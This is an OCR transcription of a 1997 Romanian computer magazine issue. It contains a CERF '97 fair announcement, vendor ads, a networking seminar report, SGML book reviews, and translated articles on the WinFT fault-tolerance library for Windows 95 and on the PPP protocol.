Anul acesta **COMTEK INTERNATIONAL** va organiza cea de-a şasea ediţie a CERF în colaborare cu **Computer Press Agora S.R.L.** Computer Press Agora va sponsoriza şi organiza programul de conferinţe şi seminarii. În cadrul programului de conferinţe şi seminarii va exista o secţiune tehnică şi o secţiune comercială. În cadrul secţiunii tehnice vor fi organizate următoarele zile tematice: **„Telecomunicaţii"**; **„Baze de date"**; **„Networking"**; **„CAD/CAM/CAAD"**; **„Strategii şi alternative Internet"**; şi vor fi organizate următoarele mese rotunde: **„Tehnologii educaţionale"**; **„Producţia şi distribuţia de PC-uri în România"**; **„Producţia şi distribuţia de software în România"** şi **„Servicii Internet în România"**.

Tot cu acest prilej vor fi acordate distincţiile **„Best of *CERF '97*"** pentru următoarele categorii: **„Software** - *Cel mai interesant produs soft românesc*"; **„Hardware** - *Cel mai puternic calculator asamblat în România*"; **„Integrare** - *Cea mai bună soluţie cu aport românesc la proiectare şi integrare*"; **„Premieră** - *Cel mai interesant produs prezentat în premieră în România*"; **„Internet** - *Cel mai interesant sit românesc/despre România*"; **„Distincţia specială** - *Best of Show*".

Vom reveni cu informaţii suplimentare în următoarele numere ale revistelor. Rugăm firmele interesate de manifestare să contacteze managerul de program: **d-na Bianka Ciobanu, de marţi până vineri, între orele 10-14, telefon: +40-(0)65-166516, e-mail: bciobanu@agora.ro.**

CHAMELEON ATX™ 6.0

NFS şi X Windows pentru NT 4.0 ACUM!

Soluţia completă de conectivitate pentru TOATE platformele Windows şi Mac OS - LA PREŢURI PROMOŢIONALE!

CHAMELEON NFS/X 6.0

Soluţie completă de conectivitate PC-UNIX - şi mai mult!

- Singurul pachet de emulare X11 Release 6.1 certificat de Microsoft pentru Windows '95
- Acces nativ la orice aplicaţie UNIX, VMS, AS/400
- Client e-mail IMAP4 permiţând HTML in-line
- Management de trafic
- Unelte IntraNet/Internet

CHAMELEON HostLink 6.0

Soluţie de conectivitate pentru IBM Mainframe, AS/400, DEC VMS

Conectivitate Mainframe
- 3270 terminal - conexiuni: Novell Netware pentru SAA; Microsoft SNA server; TCP/IP via Winsock 1.1
- 3270 printer: emulator IBM 3287; Suportă TN3270E

Conectivitate DEC VMS
- Telnet şi ASCII terminal: VT52 100, 220, 420; Wyse 50.60; comunicaţie directă prin port serial

Conectivitate IBM AS/400
- terminal: emulator IBM 5250; conexiune IBM PC, Client Acces, NetSoft, TCP/IP;
- printer: emulator 5256, 5224, 3812; conexiune APPC router

NETMANAGE®
Standards Based IntraNet Solutions

Distribuitor: Logimax Canada SA
Tel: 210.27.31; 312.00.13;Fax: 210.26.91
e-mail: radu.braniste@informatic.logimax.atlas.ro

© 1996, NetManage, Inc. All rights reserved NetManage, the NetManage logo are registered trademarks of NetManage Inc.
All other trademarks or registered trademarks are properties of their respective owners

COMTEK
EXPOSITIONS

organizează

Computers and Electronics Romanian Fair

CERF '97

CERF '96
CAD - Camp
SPRINT
OMNILOGIC
OKI
FLAMINGO

Cea mai importantă expoziție specializată de tehnică de calcul (hardware și software), electronică, birotică și telecomunicații

Ediția a 6-a
Complexul ROMAERO Băneasa
13 - 17 mai 1997

Vă irosiți timpul căutând de unul singur distribuitori pentru echipamentele dumneavoastră?

Aveți dificultăți în a găsi pentru produsele dumneavoastră clienți cu mare putere de cumpărare?

Comtek vă oferă șansa de a-i întâlni pe toți aceștia la CERF!

Organizată la puțin timp după CeBIT Hanovra, cea mai mare expoziție europeană în acest domeniu, CERF vă prezintă echipamente și tehnologii de ultimă oră.

Nu pierdeți ocazia de a veni la CERF!


Pentru informații sunați acum la telefon / fax : 230.12.15; 230.62.81

Eveniment

Comunicații pe fascicul laser de la o firmă cu tradiție.
De Daniel Moldovan

Seminar Micronetwork

Joi, 6 februarie 1997, sub organizarea firmei Micronetwork International Ltd., complexul hotelier Lebăda din București a fost gazda conferinței cu tema „Întrunirea anuală a partenerilor de afaceri ai firmei Micronetwork Romania". Scopul acestei conferințe la constituit realizarea unei mai bune cunoașteri între clienții firmei și furnizorii acesteia. La acest seminar au participat personalități în domeniu, reprezentanți ai unor firme și organizații de prestigiu internațional, precum: Chase Research din Anglia, Optical Cable Corporation, Pulsecom și Nbase din SUA.



LaserBit este construit astfel încât să fie operabil în condiții dintre cele mai adverse.

Lucrările seminarului au fost deschise de domnul Bela Gyoeri, președinte și CEO al Micronetwork International Ltd., care a prezentat cu această ocazie o scurtă istorie a firmei. A urmat apoi domnul Thang Vu, product manager al Pulsecom SUA. După o scurtă introducere, în care era prezentată compania mamă - concernul industrial Hubbell Incorporated - care mai include încă 21 de companii asemănătoare lui Pulsecom și după oferirea unor informații referitoare la cifre de afaceri și numărul personalului angajat, prezentarea s-a axat în special pe cerințele legate de buclele locale digitale, avantaje și beneficii, precum și pe prezentarea caracteristicilor unui sistem digital avansat de acces în buclă, PSC 240. Acesta conferă posibilitatea modernizării centralelor telefonice mici, folosirea electronicii digitale și a fibrei optice în bucle și o expansiune a serviciilor în zonele rurale. Compania Chase Research a fost reprezentată de domnul Peter Mollnar, managing director al filialei din Germania, responsabil cu vânzările pe Europa Centrală și de Est. Prezentarea domniei sale a vizat în special soluțiile I/O pentru conectivitate locală, conectivitate LAN/WAN și comunicație ISDN. Au fost prezentate seriile IOPRO, IOLITE, ATFast în cadrul soluțiilor de conectivitate locală; IOLAN 4, 8, 16, IOLAN Rack 8, 16 pentru servere și terminale de comunicații, IOPRINT2, IOPRINT TRIO, pentru print servere multiprotocol, IOLINK pentru punți/rutere TCP/IP + IPX, în cadrul soluțiilor de conectivitate LAN/WAN; și ISDN-TA (terminal-adapter), ISDN-PC, IOLINK (ruter/punte via ISDN), IOLINK-Lite (ruter ISDN) pentru soluțiile ISDN. Au mai fost prezentate soluții pentru aplicații de acces de la distanță. Produsul LaserBit, prezentat de domnul Bela Gyoeri a constituit surpriza zilei. LaserBit oferă posibilitatea unei transmisii sigure de date în spațiu liber folosind un fascicul laser. Deși acest tip de transmisii nu reprezintă o noutate, distanța pe care o poate acoperi LaserBit (4 km) nu a mai fost atinsă până în prezent de vreun produs comercial. El este ideal pentru zone urbane unde închirierea de linii telefonice este costisitoare. De asemenea, el este potrivit pentru mediile industriale în care nivelul perturbațiilor ar putea influența datele transmise pe cabluri obișnuite sau în realizarea de conexiuni care traversează un râu sau un obstacol natural unde cablurile nu ar fi de folos. Domnul Gyoeri a insistat în prezentarea sa asupra faptului că laserul acestui dispozitiv nu este nociv (puterea de transmisie fiind de 3-150 mW). În plus, dispozitivul permite o retransmitere a pachetelor de date eronate. Produsele Nbase au fost prezentate de Tereczki Zsolt, director tehnic al Micronetwork International Ltd. Acesta a reliefat caracteristicile tehnice a seriei de gigahuburi XH 150, 152 și a prezentat arhitectura unui sistem de administrare de rețea, cartele concentratoare LAN Ethernet respectiv Token Ring. În continuare au fost prezentate funcțiile și caracteristicile ESM (Extended System Manager) care reprezintă singura interfață de colectare și rutare a informației de administrare. S-au trecut apoi în revistă produsele NDS (Network Distribution System) și soluțiile Fast Ethernet pentru GigaHub. Acest tur de forță s-a încheiat cu prezentarea comutatoarelor pentru grupuri de lucru din seria NH. Finalul i-a revenit domnului Mark Pest, Sales Manager pentru Europa al companiei Optical Cable Corporation cu sediul în SUA. Acesta a prezentat teoretic și practic structura fibrelor optice produse de firma sa, protecțiile folosite împotriva deteriorăriilor cauzate de rozătoare și apă. Lucrul cel mai interesant l-a constituit prezentarea unor fibre optice cu destinație militară care prezentau o fiabilitate și rezistență deosebită.

Se zice că în general în viață nu e bine să faci prea multe lucruri. Însă cele pe care le faci trebuie să le faci bine. Micronetwork România și-a ales „rețeaua" ca să demonstreze acest lucru. ■

SGML se întoarce

Istoria informaticii consemnează adesea revenirea în actualitate a unor tehnicii sau tehnologii mai vechi, după ce vreme ele au fost considerate depășite de abordări mai moderne. Un exemplu edificator în acest sens este SGML *(Standard Generalized Markup Language)*.

Istoria acestei tehnologii începe în anul 1969, când un grup de specialiști condus de Charles Goldfarb se angajează într-un proiect de cercetare al IBM-ului, proiect vizând un sistem integrat de informații pentru biroul juridic. Rezolvarea lor s-a bazat pe un set de idei de codificare datorat lui William Tunnicliffe de la CGA și pe ideea unui sistem de etichetare pentru „structura editorială", datorată lui Stanley Rice. Ceea ce a rezultat a fost un sistem de marcare a conținutului pentru orice fel de publicații, sistem numit de autori GML *(Generalized Markup Language)*. Ideea fundamentală constă în separarea completă a conținutului publicației de elementele de formă și în utilizarea unui sistem configurabil de etichetare a conținutului astfel încât să fie evidențiată structura acestuia.

Între timp, sistemul a fost implementat cu succes la IBM, într-un cadru mult mai larg decât cel vizat inițial. Realizarea a avut un ecou remarcabil, având în vedere că IBM este al doilea „editor" mondial (după guvernul SUA). Sensul termenilor „editor" și „publicație" este mai larg decât cel uzual: orice organizație emite publicații (documente, manuale de utilizare, indicații de procedură, etc.) pentru uz intern sau extern, deci practic orice organizație este un „editor".

Interesul manifestat de către Departamentul Apărării (US DoD) și de către alte organisme federale americane a impulsionat efortul de standardizare, început la sfârșitul anilor '70. În 1986, GML devine SGML, fiind adoptat ca standard internațional (ISO 8879). Totodată, SGML devine o cerință obligatorie în contractele cu multe organisme federale, mai cu seamă DoD.

Între timp însă lumea informaticii a fost bulversată de explozia microcomputerelor, iar SGML a fost aproape uitat în valul de sisteme de editare și DTP de tip WYSIWYG. Babilonia formatelor proprietare și incompatibile nu a reușit să stopeze frenezia de-a dreptul sinucigașă a producătorilor și clienților timp de mai mult de zece ani, până când...

Diversificarea mediilor de publicare odată cu răspândirea tehnologiei CD-ROM și, mai ales, World Wide Web, a scos dintr-o dată la lumină carențele majore are sistemelor proprietare de tip WYSIWYG: legarea prea strânsă a publicației de imaginea copiei pe hârtie și lipsa de structurare internă a conținutului. Eforturile imense implicate de aceste sisteme pentru publicare pe medii diversificate (hârtie, CD-ROM, HTML) a readus în ultimii ani din nou în actualitate standardul SGML. Un articol de prezentare a principiilor a fost publicat și de BYTE România în octombrie 1995 (Ionuț Mușlea: *Documentele viitorului și viitorul documentelor*; vezi http://www.agora.ro/byte/byte10-95/doc.html).

Editura **Prentice Hall** (http://www.prenhall.com) a inițiat de curând o serie numită *Open Information Management*, coordonată chiar de Charles Goldfarb, părintele tehnologiei SGML. După o primă introducere în tehnologie (Turner, Douglas & Turner, *README.1ST: SGML for Writers and Editors*) urmează două cărți adresate cu precădere managerilor cu responsabilități în sistemele informatice ale organizațiilor.

INDUSTRIAL-STRENGTH
SGML
An Introduction to Enterprise Publishing
Truly Donovan
CHARLES F. GOLDFARB SERIES ON OPEN INFORMATION MANAGEMENT

Industrial-Strength SGML: An Introduction to Enterprise Publishing (ISBN 0-13-216243-1, $44.95) este o carte care urmărește să evidențieze beneficiile pe care tehnologia SGML le poate aduce unei întreprinderi, nu doar prin economii legate de activitățile de publicare, cât mai ales prin creșterea calității și îmbunătățirea metodelor prin care întreprinderea poate furniza informații către angajați, clienți sau furnizori. Autoarea lucrării, *Truly Donovan*, este un expert în domeniu, cu experiență de peste 35 de ani, incluzând cei 18 ani dedicați implementării sistemului integrat al IBM, extins în peste 20 de sedii din 7 țări, cuprinzând peste 11 milioane de master pages. Fără a pierde cititorul în detalii tehnice, autoarea prezintă pe scurt câteva noțiuni tehnice – folosind în acest scop și câteva exemple sugestive – concentrându-se însă în special asupra părții de analiză a documentelor și a strategiilor de implementare. In final este prezentat pe scurt, ca studiu de caz, sistemul IBM BookMaster.

$GML
the
BILLION
DOLLAR
SECRET
CHET ENSIGN

$GML: The Billion Dollar Secret (ISBN 0-13-226705-5, $32.95) de Chet Ensign, este o carte pentru directorii ocupați și veșnic grăbiți, dar mai ales alergici la noțiunile prea tehnice legate de informatică. Lucrarea adună studii de caz, fiecare cu morala și semnificația sa specială. Domeniile și problematica sunt atât de diverse, încât cu siguranță fiecare cititor va găsi cel puțin o rezolvare aplicabilă sau adaptabilă la situația sa particulară. Grolier este o editură specializată pe enciclopedii *(Encyclopedia Americana)* și materiale educative, atât pe hârtie cât și pe CD-ROM; Sybase, producătorul de software de baze de date care și-a restructurat pe baza SGML sistemul de editare și distribuire a manualelor și documentației. Mobil Corp. (petrol, gaz și petrochimie) folosește SGML pentru specificațiile tehnologice; Grupul The Semiconductor Industry (format din Hitachi America, Intel, National Semiconductors, Philips Semiconductors, Texas Instruments) folosește SGML ca un standard pentru schimbul de documente. Un capitol final, *Lessons for Your Future*, sintetizează și concluzionează întreaga carte.


– Mircea Sârbu


(Cărțile prezentate pot fi comandate și prin serviciul de carte prin poștă a editurii Computer Press Agora, Tel.: 065-166516, Fax: 065-166290)

Lucrați într-o companie mare?
Aveți o firmă mică sau vă conduceți afacerea de acasă?
În orice situație veți avea nevoie de unul sau mai multe echipamente pentru birou (PC, imprimantă, scaner, fax).
Dar aveți mai multe întrebări care vă neliniștesc...
Care este marca cea mai bună?
Este convenabil prețul cu care îl puteți achiziționa?
Aveți suport tehnic asigurat? Este ușor de utilizat?
Sunt întrebări la care nu aveți decît un singur răspuns.

Canon

Imprimante cu jet de toate felurile...





Imprimante laser mono și color 600dpi
Scanere cu rezoluție fizică 1200dpi
Camere foto digitale 600dpi
MultiPASS (fax+imprimantă cu jet+scaner integrate)

TORNADO Sistems
the connectivity company

CONSTANȚA
tel:041-618580 fax:041-619457
BUCUREȘTI
tel/fax: 01-4204070, 4204045, 7268424

O bibliotecă oferă operații sigure pentru aplicațiile sub Windows 95.

De João Carriera, Diamantio Costa și João Gabriel Silva

Toleranța aplicațiilor Windows la blocaje

Un număr tot mai mare de aplicații comerciale critice sunt proiectate pentru piața PC-urilor și pentru sistemele de operare bune la toate, cum sunt Windows 95 și NT. Această clasă de programe include procesări de tranzacții on-line (OLTP), aplicații de stocare a datelor, sisteme de control și alte programe comerciale critice pentru finanțe, telecomunicații, vânzări și pentru piețele health-care.

Dar mutarea lor pe astfel de sisteme pune o problemă. Cum pot garanta PC-urile disponibilitatea continuă și consistența datelor cerute de aceste aplicații critice? În ciuda costurilor mici ale PC-urilor, rularea unor astfel de aplicații fără un suport de tratare a blocajelor poate fi riscantă - chiar periculoasă.

Oricum, este posibil să se folosească software-ul pentru a implementa un anumit nivel de tolerare al blocajelor pe PC-uri. O bibliotecă specială pe care am scris-o, numită WinFT asigură suportul de tolerare a blocajelor pentru aplicațiile pe 32 de biți sub Windows. WinFT detectează automat și repune în funcțiune procesele blocate, diagnostichează și repornește SO care funcționează greșit sau strangulat, verifică și recuperează datele critice și execută acțiuni preventive, cum ar fi reîntinerirea software-ului (de exemplu la repornirea unei aplicații sau a SO acestea să aibă o stare internă corectă).

Componentele WinFT

WinFT este o bibliotecă de funcții care furnizează un suport de toleranță la defecte pentru aplicațiile Windows care trebuie să ruleze o perioadă lungă de timp sau non-stop cum sunt, de exemplu, serverele pentru bazele de date și sistemele de control. WinFT a fost implementat sub forma unui set de obiecte din versiunea 5.0 a compilatorului Borland C++. Folosește subsetul Win32 API de sub Win 95 și este disponibil atât în bibliotecă statică cât și dinamică (DLL). Modulele și funcțiile care compun WinFT sunt prezentate în tabelul alăturat.


Modulele de jalonare (checkpoint) setează și țin seama de structurile de date critice pe care le declară utilizatorul. Ele țin seama și de structurile de date declarate și conduc procesul de salvare a datelor pe disc. În plus, modulele restaurează datele după ce programul repornește după un blocaj.

Modulele watchdog furnizează procese care monitorizează activitatea altor procese pentru a detecta problemele de execuție. O aplicație critică folosește metodele din WinFT pentru a semnala indirect procesului watchdog dacă este blocată într-un ciclu sau în așteptarea unui răspuns la un apel către SO. Dacă nu vrei să pierzi vremea cu scrierea codului de control al excepțiilor în aplicațiile tale, atunci modulul de tratare al excepțiilor din WinFT îți va furniza un simplu API.

Setarea WinFT

De-a lungul aplicațiilor este folosit un obiect `TChkp()` pentru jalonarea datelor. Acest obiect este creat cu funcția `TChkp()`. Primul parametru al funcției îți permite să specifici numele și calea unui fișier de jaloane care va conține datele critice. Dacă dorești să salvezi o copie a acestui fișier pe un sistem la distanță vei specifica o a doua cale în cel de-al doilea parametru. Aceasta îți va permite să repornești aplicația de pe un alt PC mai sigur în cazul unei defecțiuni serioase.

Mesajele aplicației și procesul watchdog



① La lansarea normală, WinFT crează un proces watchdog daemon.

② Procesul watchdog lansează aplicația.

③ Aplicația trimite mesaje și citește statutul lansării de la procesul watchdog.

④ Dacă procesul watchdog nu primește mesaje periodice, oprește aplicația și o relansează.

⑤ Aplicația reîntinerită restaurează datele din fișierele salvate pe disc.

⑥ În cazuri limită, procesul watchdog poate cere repornirea sistemului.

O schemă de transmitere a mesajelor anunță procesul watchdog dacă aplicația a „înghețat" sau are unele probleme.

Cele trei metode de jalonare `Critical()`, `CheckPoint()` și `Recover()` trebuie folosite conform unor reguli intuitive

Funcțiile WinFT

Jalonare	`TChkp::TChkp(char *name, char *apath, int mode, int amode, BOOL *error)`	Creează obiectul de jalonare și specifică fișierele de jaloane
	`BOOL TChkp::Checkpoint()`	Declară structurile de date critice
	`BOOL TChkp::Critical (void *data, int size)`	Salvează datele pe disc
	`BOOL TChkp::Recover()`	Restaurează datele după un blocaj al sistemului
Funcții Watchdog	`TWDClient * InitWatchD(uint idle_cnt2_rejuv, uint errors_2_restart, uint time_ref, uint restarts_2_reboot)`	Creează procesul watchdog
	`void CloseWatchD()`	Termină monitorizarea watchdog
	`BOOL TWDClient::ImAlive(void)`	Trimite mesaje periodice de tipul "I'm Alive" procesului watchdog
	`BOOL TWDClient::Error(int err_code)`	Trimite mesaje de eroare procesului watchdog
	`BOOL TWDClient::Idle(void)`	Trimite un mesaj de inactivitate procesului watchdog
	`BOOL TWDClient::SetImAliveTimeout (uint timeout)`	Stabilește un interval de tăcere pentru detectarea strangulațiilor procesului
	`int TWDClient::GetStartMode(void)`	Determină cine a pornit aplicația și execută recuperarea datelor dacă este necesar
Tratarea excepțiilor	`BOOL InitXceptionHandling()`	Funcțiile și macrourile de tratare a excepțiilor

dar care trebuie să fie bine stabilite. Primul pas constă în declararea structurilor de date critice folosind `Critical()`. Invocați această metodă de atâtea ori de câte ori este necesar, furnizându-i un pointer la structura de date critice și lungimea acesteia în octeți.

Apelați `CheckPoint()` pentru a salva toate structurile de date critice pe disc și `Recover()` pentru a le reface din fișier. După ce o aplicație intră în execuție și toate structurile de date critice sunt declarate, trebuie să determini dacă aplicația trebuie să-și refacă datele de pe disc. Acest lucru se întâmplă în cazul în care aplicația pornește după un blocaj. O metodă `StartMode()`, descrisă mai jos primește această informație de la un obiect `TWDClient` condus de un proces watchdog.

Haideți să scăpăm de watchdog

Watchdog poate fi un proces separat cu o interfață grafică ce îți permite setarea tuturor parametrilor interactiv sau un proces ascuns lansat prin `InitWatchD()`. `InitWatchD()` creează obiectul `TWDClient` și un proces daemon care monitorizează buna funcționare a unei aplicații. Când aplicația este lansată pentru prima dată, `InitWatchD()` verifică dacă a fost lansată direct de către utilizator. Dacă da, atunci nu mai iese din metodă, ci lansează o nouă instanță a aplicației.

Procesul părinte se transformă apoi într-un proces watchdog care monitorizează noua aplicație lansată. Când cea de-a doua instanță a aplicației apelează `InitWatchD()` detectează faptul că aplicația a fost lansată de watchdog. În acest caz se iese din metoda `InitWatchD()` și se execută adevăratul cod al aplicației.

În aplicație folosești metodele watchdog, `ImAlive()`, `Error` și `Idle()`, pentru a-i trimite mesaje procesului watchdog. Aceste mesaje pot fi "I'm Alive" (numite și bătăi de inimă), mesaje de eroare sau de inactivitate (idle), iar daemonul le va trata în moduri diferite. Periodic bătăile de inimă informează procesul watchdog că aplicația este activă. Mesajele de eroare acoperă acele situații în care aplicația este încă activă, dar a detectat erori și are probleme pentru a termina lucrul.

În sfârșit, dacă aplicația este inactivă din cauza inactivității utilizatorului sau în absența cererilor clienților (în cazul în care este o aplicație server) - trebuie trimis un mesaj de inactivitate procesului watchdog, pentru ca acesta să poată iniția activități de întreținere sau de prevenire cum ar fi reîntinerirea software-ului. Figura alăturată descrie interacțiunea dintre aplicațiile Windows și procesul watchdog și dintre watchdog și SO. Aplicația folosește `GetStartMode()` pentru a vedea de ce a pornit-o procesul watchdog și decide dacă trebuie să inițieze acțiuni de recuperare, cum ar fi citirea fișierului cu jaloane în memorie.

Rutine de recuperare

Procesul watchdog execută două acțiuni bazate pe datele primite de la aplicația utilizatorului. Prima este o simplă relansare a aplicației când mesajele de eroare, determinate de lipsa bătăilor de inimă, depășesc un anumit prag (de ex. aplicația este strangulată).

Cealaltă acțiune mai drastică constă în repornirea mașinii pentru a scăpa de o problemă atunci când relansările aplicației eșuează. Această situație apare atunci când o aplicație raportează erori ale SO și reîntinerirea SO poate reprezenta o soluție. Pentru a garanta că o aplicație pornește normal după o repornire a sistemului, trebuie să pui fișierul executabil al aplicației în folder-ul StartUp din Windows.

WinFT a fost folosit cu succes ca și bibliotecă suport pentru o aplicație de control în industrie care rulează sub Win 95. Disponibilitatea aplicației a crescut fiind astfel capabilă să furnizeze un serviciu non-stop.

WinFT se pare a fi o soluție care promite, pentru numărul tot mai mare de aplicații ce trebuie să ruleze la nesfârșit, cum sunt sistemele de control și serverele în aplicațiile client/server. El este disponibil pe site-ul BYTE (http://www.byte.com/art/download/download.htm), iar ultimele versiuni disponibile în pagina web Dependable Systems Group (http://dsg.dei.uc.pt). ■

João Carriera, Diamantio Costa și João Gabriel Silva lucrează la Dependable Systems Group, la departamentul de inginerie informatică din Universitatea din Coimbra în Portugalia. João Carriera poate fi contactat la **jcar@eden.dei.uc.pt**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Cristian Matei*]

O îmbunătățire a protocolului PPP și utilizările sale în rețelele de întreprindere. De Jeffrey N. Fritz

Construind punți și conexiuni sigure


Conectarea ca și un nod la rețeaua unei întreprinderi sau la Internet a unui sistem situat la distanță, presupune folosirea unor șmecherii. Modem-urile și terminalele ISDN sunt deseori folosite pentru un acces în rețea de la distanță, dar ele nu sunt dispozitive de rețea adevărate. Mai degrabă ele sunt dispozitive seriale care lucrează pe conexiuni telefonice formate din circuite comutate. Aceastea contrastează cu nodurile de rețea conectate direct care pentru a transmite pachetele de date folosesc topologia fără conexiune. Datorită acestei diferențe este necesară existența unui protocol de serializare pentru deplasarea pachetelor din rețeaua fără conexiune directă în rețeaua telefonică orientată pe conexiune.

Conexiuni din lumea reală

Pentru un acces de la distanță LAN, protocolul ales este Point-to-Point Protocol de la Internet Engineeering Task Force (IETF). PPP este definit în RFC 1134, „The Point-to-Point Protocol: A Proposal for Multi-Protocol Transmission of Datagrams over Point-to-Point Links“ și RFC 1661, „The Point-to-Point Protocol (PPP)“. Aceste RFC-uri furnizează o metodă standardizată pentru transportarea datagramelor multiprotocol într-o conexiune punct-cu-punct.

Algoritmul PPP deplasează pachetele de rețea printr-un modem sau conexiune ISDN prin așezarea lor într-un cadru (frame) de control de nivel înalt al conexiunii de date (HDLC). Algoritmul transferă apoi cadrul către rețea de-a lugul unei conexiuni de circuite comutate. Odată ce pachetele au ajuns la destinație, algoritmul le scoate din cadre și le așează în rețea. Interesant de remarcat, atât ISDN cât și PPP presupun aceeași stuctură a cadrelor HDLC așa cum se indică și în figura „Formate de cadre“.

PPP poate opera peste o varietate de dispozitive seriale precum și peste aproape orice conexiune serială inclusiv cele care folosesc modem-uri analogice. Dar când e vorba de performanța PPP, debitul reprezintă un factor important. Pentru conexiuni PPP decente, conexiunea ar trebui să nu folosească modem-uri mai slabe de 14.4 Kbps (V.32bis) la ambele capete; modem-urile de 28.8 Kbps (V.34) sau mai rapide sunt cele mai recomandate. În general dispozitivele ISDN au o rată de transfer suficient de mare (64 Kbps pe două canale B) pentru a suporta sesiunile PPP.


Formate de cadre
Format de cadre HDLC
Flag
Adresa
Control
Informație
Sumă control 16 biți
Flag
Format de cadre PPP
Flag
Adresa
Control
Protocol
Informație
Sumă control 16 biți
Flag
Format de cadre ISDN
Flag
Adresa
Control
Informație
Sumă control 16 biți
Flag
Biții de flag indică începutul și sfîrșitul cadrelor.
PPP fiind punct-cu-punct, nu este necesară nici o adresă. ISDN înglobează două adrese care identifică în mod unic un dispozitiv.
Biții de control avertizează că urmează un câmp ce conține informație.
Câmpul de protocol identifică protocolul încapsulat în cadru.

Atât ISDN cât și PPP folosesc aceeași structură de cadre bazată pe HDLC, care accelerează procesul de rutare al cadrelor prin rețea.

Într-o rețea de întreprindere, un server de comunicație și un banc de punți/rutere asigură un acces onest pentru conexiunile PPP. Aceleași unelte sunt folosite și de furnizorii de servicii Internet (ISP) care oferă un acces Internet. Utilizatorii de PC-uri stabilesc o conexiune la rețea folosind un soft client PPP ce rulează pe propriul PC.

Aceeași metodă se aplică dacă modem-urile sau adaptoarele de terminal sunt folosite de la distanță pentru a realiza conexiunea la Internet sau la rețeaua unei întreprinderi. Un pachet PPP cum ar fi Chameleon de la NetManage sau LAN Workplace for Windows de la Novell este instalat în PC-ul de la distanță. PC-ul este apoi conectat via port-ul serial la un modem sau la adaptorul de terminal.

